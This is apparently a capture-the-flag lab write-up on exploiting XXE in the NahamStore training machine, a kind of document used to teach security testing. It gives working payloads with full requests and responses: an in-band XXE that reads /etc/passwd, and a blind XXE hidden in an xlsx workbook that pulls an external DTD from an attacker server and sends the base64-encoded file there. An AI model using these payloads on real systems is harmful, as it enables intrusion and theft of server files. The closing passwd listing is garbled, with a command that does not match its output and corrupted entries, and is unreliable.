

24 NahamStore: XXE

Introduction

XML external entity injection (XXE) is a web security vulnerability that allows an attacker to interfere with an application's processing of XML data. It often allows an attacker to view files on the application server filesystem, and to interact with any back-end or external systems that the application itself can access.


This allows an attacker to define malicious entities within the XML **so that the server can read local files** (e.g., /etc/passwd), **make requests to other systems** (SSRF), **or leak sensitive information**. In short: **if an app blindly relies on user-controlled XML, it may end up exposing internal server resources**.

There are several types of XXE, **XXE Classic** (In-Band), in which we receive output, and of **the Blind type**, where we do not receive output. It is common to find them **in APIs that accept XML, SOAP services, and XML file uploads**.

Looking for XXE

1 2 3 4 First XXE


As we mentioned, XXE domains are usually found in APIs that accept XML. During the recognition phase, we found a subdomain, **"stock.nahamstore.thm"**, which references an API.




This will be our first attack target.

To do this, we'll find out **if this API accepts XML**; We'll do this using **"ffuf"**, employing the following command:


```
ffuf -u 'http://stock.nahamstore.thm/?FUZZ' -w /usr/share/wordlists/dirb/common.txt -fw 1
```




As we can see, the API supports XML. Now the next step will be to analyze it using **Burp Suite** by sending the request to **Repeater**




The result was successful; now we need to add the `header xml` tag "<?xml version='1.0'?>" and change the endpoint to `/product/1?xml`.



Now we can see the **<data>** fields, which we will place in the request, and in turn we will change the **"Request Method"** to **POST**, keeping the same parameters.




As we can see, the response now shows **"X-Token not supplied"**. This is asking us to include the **<X-Token>** fields in the request, and that's what we will do.



Something very interesting has happened: The response has changed to **401 Unauthorized** because the token is invalid, but it has changed. The important thing is that the token's value is reflected in the response.

Now we must use a valid token while using a classic payload of type XXE. The token we will use is “&xxe;” and the payload will be **<!DOCTYPE data [<!ELEMENT data ANY> <!ENTITY xxe SYSTEM "/etc/passwd">]>**, to read the /etc/passwd file




```
Request
Pretty Raw Hex
1 POST /product/1?xml HTTP/1.1
2 Host: stock.nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
10 Content-Length: 142
11 Content-Type: application/x-www-form-urlencoded
12
13 <?xml version="1.0"?>
14 <!DOCTYPE data [<!ELEMENT data ANY> <!ENTITY xxe SYSTEM "/etc/passwd">]>
15 <data>
16 <X-Token>
17 &xxe;
18 </X-Token>
19 </data>
20

Response
Pretty Raw Hex Render
1 HTTP/1.1 401 Unauthorized
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Mon, 05 Jan 2026 23:51:24 GMT
4 Content-Type: application/xml; charset=utf-8
5 Connection: keep-alive
6 Content-Length: 1304
7
8 <?xml version="1.0"?>
9 <data>
10 <error>
11 X-Token
12 root:x:0:0:root:/root:/bin/bash
13 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
14 bin:x:2:2:bin:/bin:/usr/sbin/nologin
15 sys:x:3:3:sys:/dev:/usr/sbin/nologin
16 sync:x:4:65534:sync:/bin:/bin/sync
17 games:x:5:60:games:/usr/games:/usr/sbin/nologin
18 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
19 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
20 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
21 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
22 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
23 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
24 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
25 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
26 list:x:38:38:mailing list manager:/var/list:/usr/sbin/nologin
27 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
28 gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
29 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
30 _apt:x:100:100:apt:/nonexistent:/usr/sbin/nologin
31 messagebus:x:101:101:Message Bus:/nonexistent:/usr/sbin/nologin
32 systemd-network:x:102:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
33 systemd-resolve:x:103:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
34 systemd-timesync:x:104:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
35
36 is invalid
37 </error>
38 </data>
```

And the result is that we have been able to exploit our first XXE.


12 Second XXE (Blind)

During the reconnaissance phase, we managed to find two very interesting sections: **/upload** and **/staff**




```
200 GET 83l 202w 4254c http://nahamstore.thm/
301 GET 7l 12w 178c http://nahamstore.thm/uploads => http://127.0.0.1/uploads/
200 GET 50l 101w 2287c http://nahamstore.thm/staff
301 GET 7l 12w 178c http://nahamstore.thm/css => http://127.0.0.1/css/
```

As mentioned in the initial description, one indicator that might make us suspect possible XXE in a web application is *that it allows the upload of XML files*, and we will focus on these, starting with **/upload**.



However, when trying to access **nahamstore.thm/upload**, we are redirected to **http://127.0.0.1/uploads/** with the message "Unable to connect".
So we will focus on **/staff**



And we can see that we have a section for uploading **xlsx** files. **XLSX** has been the Microsoft Excel format since 2007 and consists of a **ZIP container that stores multiple XML files**.. Essentially, an **.xlsx file is a ZIP archive containing multiple .xml files, along with other resources**. This is going to our target.

The first thing we're going to do is create a file with the .xlsx extension using **LibreOffice Calc**. If you don't know how to install LibreOffice, here's a simple tutorial: [LibreOfficesTutorial](#). We can verify if the file has been created correctly by using the file command on it.

```
(kali㉿kali)-[~/.../THM/Machines/NahamStore/XXE]
$ file blind_xxe.xlsx
blind_xxe.xlsx: Microsoft Excel 2007+
```

This is a ZIP file containing several XML files. Therefore, you will need to extract the contents of the file.

```
(kali㉿kali)-[~/.../THM/Machines/NahamStore/XXE]
$ unzip blind_xxe.xlsx
Archive: blind_xxe.xlsx
  inflating: xl/_rels/workbook.xml.rels
  inflating: xl/workbook.xml
  inflating: xl/theme/theme1.xml
  inflating: xl/styles.xml
  inflating: xl/worksheets/sheet1.xml
  inflating: _rels/.rels
  inflating: docProps/core.xml
  inflating: docProps/app.xml
  inflating: [Content_Types].xml
```

Now we're going to pay special attention to the **workbook.xml** file located in **xl**, which is one of the folders that were extracted.

```
(kali㉿kali)-[~/.../Machines/NahamStore/XXE/xl]
$ ls
_rels  styles.xml  theme  workbook.xml  worksheets
```

We will inject our payload into this workbook.xml file. First, we will delete its contents and replace them with our payload.

```
GNU nano 8.7 workbook.xml
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE cdl [<!ELEMENT cdl ANY ><!ENTITY % asd SYSTEM "http://[redacted]:8000/xxe.dtd">%asd;%c;]>
<cdl>6rrr;</cdl>
<workbook xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships">
```

This payload comes from the "[PayloadsAllTheThings/XXE Injection/](#)" repository, specifically in the "**XXE Inside XLSX file**" section. And what it will do is force the server to make a request to the server of our attacking machine requesting an xxe.dtd file.

Now we will return to the directory where we extracted the files to compress them into a new .xlsx file. **It is very important to have removed or deleted the previous .xlsx file** so that it does not get embedded in this new .xlsx file.

```
(kali㉿kali)-[~/.../THM/Machines/NahamStore/XXE]
$ ls
'[Content_Types].xml'  docProps  _rels  xl

(kali㉿kali)-[~/.../THM/Machines/NahamStore/XXE]
$ 7z u blind_xxe2.xlsx *

7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03
64-bit locale=en_US.UTF-8 Threads:128 OPEN_MAX:1024, ASM

Scanning the drive:
6 folders, 9 files, 12402 bytes (13 KiB)

Creating archive: blind_xxe2.xlsx

Add new data to archive: 6 folders, 9 files, 12402 bytes (13 KiB)

Files read from disk: 9
Archive size: 5787 bytes (6 KiB)
Everything is Ok
```

We start our HTTP server and upload the modified .xlsx file to the target server

Timesheet Upload

Staff Members Only!

Staff Member:

Ben

Timesheet (xlsx only):

Browse...

blind_xxe2.xlsx

Upload Timesheet

Your timesheet has been uploaded successfully

```
(kali㉿kali)-[~/.../THM/Machines/NahamStore/XXE]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.64.137.182 - - [06/Jan/2026 16:00:11] code 404, message File not found
10.64.137.182 - - [06/Jan/2026 16:00:11] "GET /xxe.dtd HTTP/1.0" 404 -
```

To test the danger of this vulnerability, we will read a file from the server. This time we will create the aforementioned xxe.dtd file with the following payload:

```
GNU nano 8.7                                                                                               xxe.dtd
<!ENTITY % d SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % c "<!ENTITY rrr SYSTEM 'http://[REDACTED]/%d;'>">
```

Next, we will configure an HTTP server again and upload the .xlsx file with the payload we created, and we will receive this base64-encoded response:

[illegible]

```

root@kali:~# cat /etc/passwd | grep root
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lpx:x:7:7:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:mail:/var/spool/mail:/usr/sbin/nologin
news:x:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:33:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
kubepx:x:36:36:kubepx:/var/backups:/usr/sbin/nologin
list:x:38:38:mailing list Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
_apt:x:42:42:APT Reporting System (/sbin/init)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_aptk:x:100:65534:APT Reporting System (/sbin/init)/var/lib/gnats:/usr/sbin/nologin
messagebus:x:101:101:nonexistent:/usr/sbin/nologin
systemd-journal:x:102:102:systemd Journal Synchronization, .../run/systemd:/usr/sbin/nologin
system-networkd:x:103:103:systemd Network Management, .../run/systemd:/usr/sbin/nologin
system-resolved:x:104:104:systemd Resolver, .../run/systemd:/usr/sbin/nologin

```

Conclusion

And with that, we conclude this section dedicated to XXE